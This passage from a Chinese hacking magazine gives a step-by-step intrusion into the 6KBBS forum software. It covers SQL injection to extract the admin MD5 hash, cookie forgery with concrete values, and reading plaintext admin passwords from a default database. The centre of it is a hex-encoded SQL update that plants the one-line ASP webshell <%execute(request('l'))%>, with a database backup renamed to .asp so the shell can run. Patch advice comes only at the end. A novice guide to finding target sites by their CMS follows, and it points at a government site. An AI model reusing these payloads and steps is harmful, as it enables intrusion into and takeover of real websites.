


图3

OK！点击“查询构造”，核对所生成的注入语句是否有错误？无误后点击“测试”，在下方的文本框内就会显示当前网页的源代码！按照程序的设置，要从“or”前后有一项为真的源代码中挑出一段关键字，由程序根据这几个关键字，猜出密码的长度及MD5值，为了方便，我用IE直接打开“elselist.asp”，从其源码中复制了一段关键字粘贴到“关键字”处（注意，选择的关键字要保证在源码内是独一无二的）。

接下来，选择“正确字符”选项，然后点击“猜测MAX”，就开始猜解管理员MD5值的长度了。进行到16时，猜解停止了，说明密码MD5长度是16位的，接着点击“开始破解”，程序文本框在不停的闪烁，下方的MD5值在不断的增加，心跳有没有加速？哈哈！如图4，管理员的MD5值呈现在我们眼前！




图4

二、整蛊6KBBS

有了管理员的MD5值，就可以使用“cookie”欺骗的方法登录论坛了，以管理员的名义发贴子，回复贴子，偶尔再发个公告之类的，呵呵！整蛊一下！

运行iecv15（IECookiesView）程序，因为我是在本机测试，所以选择的网站是“127.0.0.1”，如图5，在下方显示出该网站




图5

的“cookies”。在第一项上点右键，选择“编辑cookie 的内容”，打开“cookie编辑”窗口，修改键值内容：“lgpwd=49ba59abbe56e057&lgname=jmdcw&lgcook=1&lgtype=1”为“lgpwd=a75e9a948277ef41&lgname=lqtoybbs&lgcook=1&lgtype=1”。然后点击“更改Cookie”，完成修改！再用新的IE窗口打开6Kbbs，如图6，瞧！现在的用户名就是“lqtoybbs”了！权限嘛！当然是前台管理员了！




图6

如果觉得前台的权限太小，那么就想办法登录后台吧！

方法之一

用上面的“通用注入”工具，猜出后台管理员的“名称”及其“MD5”（注：后台的表名称是“admin”，其中所对应的字段分别是“name”（名称）和“password”（MD5密码）），然后用MD5暴破工具算出，至于暴破MD5，就要看运气了！

方法之二

不知道大家是否注意到6KBBS所带的音乐功能？它默认的数据库是“论坛目录/music/music.mdb”，这里面有一个“admin”表，其中的用户名及密码是明文显示的，如果管理员够细心的话，一般会更改其管理密码，这样，用这个密码去登录论坛后台，说不定就能登录进去了！呵呵，细心反而成了错误！

三、权限再提升

如果有幸进入了后台，那么有没有办法再提升一下权限呢？在上传方面，6KBBS已经设置得很严格了，想从此处突破是很困难的！俗话说，条条大路通罗马，在后台转了一圈后，我发现数据库备份是个突破口！

需要说明的是，利用数据库备份的一个前提条件是要知道数据库的名称，对于此，可以尝试使用“%5c”暴库的方法，因为6KBBS的“conn.asp”中并未加入容错语句，在实际测试中，有些网站的数据库就被暴了出来！下面我以6KBBS美化版默认的“lqtoybbs36.mdb”做示范！

首先选择后台的“执行SQL语句”，在“SQL语句”中输入如下内容：“update notdown set notdown=0x3C2565786563757465287265717565737428226C222929253E”。知道为什么数据库由MDB改为ASP后，就不能下载了吗？

原因就在“notdown”表中，这个表中的“notdown”字段类型是“OLE对象”，其值是“<%”的16进制，而ASP文件是讲究语句对称的，有“<%”，就要有“%>”！而“notdown”字段仅有“<%”，所以当我们在IE中打开ASP格式的数据库时，就会出现“Script 块缺少脚本关闭标记(% >)”之类的错误提示！上面的“update”语句，就是将“notdown”字段中的原“<%”更改为“<%execute(request("l"))%>”（一句话木马）。输入SQL语句的默认执行密码“ 6kadmin”，然后执行SQL语句！如果语句输入无误，返回的就是“操作成功”。

OK！下面我们来备份数据库，选择后台的“论坛数据库”，在“原来的数据库路径”中输入“date/lqtoybbs36.mdb”，在“备份的数据库路径”中输入：“date/jmdcw.asp”，如图7。




图7

6kbbs的“原数据库”名称是从“conn.asp”中读取的，如果这里输入的和“conn.asp”中的不一样，那么就会出现“备份失败，请确定您输入的路径都正确。”之类的提示。但是，对于“备份的数据库路径”，其要求就没那么严了！利用这点，我们就可以将MDB格式备份成ASP格式，当然还可以将这个ASP文件备份到其他目录中，如：“upload/jmdcw.asp”。

备份成功后，在IE中输入http://127.0.0.1/6kbbs71/date/jmdcw.asp，检验一下成果，如图8，错误信息是“类型不匹配：'execute'”。一句话木马寄身成功，接下来用一句话木马客户端连接这个ASP文件，就可以写入更强大的木马了！




图8

四、漏洞及时补

有了漏洞，就要及时修补！亡羊补牢，犹未晚矣！

1、注入补丁：修补“elselist.asp”中的BUG，将“userid=Request.QueryString("userid")”改为“userid=checknum(Request.QueryString("userid"))”，用程序自定义的“checknumm”函数进行过滤。

2、暴库补丁：在论坛数据库链接文件“conn.asp”和音乐数据库链接文件“conn.asp”及“htconn.asp”中加入容错语句：“On Error Resume Next”。

3、备份补丁：修改“adminfso.asp”中的数据库备份代码，加入备份数据库扩展名的检测语句。修改“case"bak"”中的代码：


```
if fso.fileexists(Server.MapPath(Request("using"))) and trim(replace(request("using"),"'",""))=db then
```

为

```
if fso.fileexists(Server.MapPath(Request("using"))) and trim(replace(request("using"),"'",""))=db and Lcase(right(trim(request("bak")),3))="mdb" then。
```

4、SQL语句补丁：在“adminright4.asp”中查找“SQL语句执行”的默认密码“6kadmin”，将其修改为其他字符。

（文章中涉及到的工具通用注入06、ASCII转换ASCII-zh.exe、一句话木马连接客户端.htm、IECV15已经收录于光盘中）



看菜鸟入侵网站思路与关键点

theMilkWay（王旭）

其实本人也属菜鸟行列，经常看黑客X档案，也时常浏览安焦、绿盟等安全论坛，这篇文章就是我在学习网站入侵（注入攻击）过程中的一个小小的总结。希望对广大的菜鸟兄弟有所帮助。

第一、关于整站程序

查找所要入侵的网站采用的什么整站程序，这对于菜鸟来说是很重要的。了解之后可以先用IIS搭建平台进行测试。而作为管理员，也会将这类信息改了再改，让我们看不出来。不过还是可以通过网站的一些“关键字／关键页面”使用baidu、google等搜索引擎进行搜索。以“动力文章管理系统”为例进行说明，找到一个网站www.****.gov.cn，将其URL粘到FlashGet的“站点资源查找器”中，将会列出一些网站的文件，有一个文件引起我的注意“copyright.asp”，去看一下（图1）。我们使用“动力文章管理系统版权及免责声明”作为关键字进行搜索，就可以搜索到许多类似的网站。

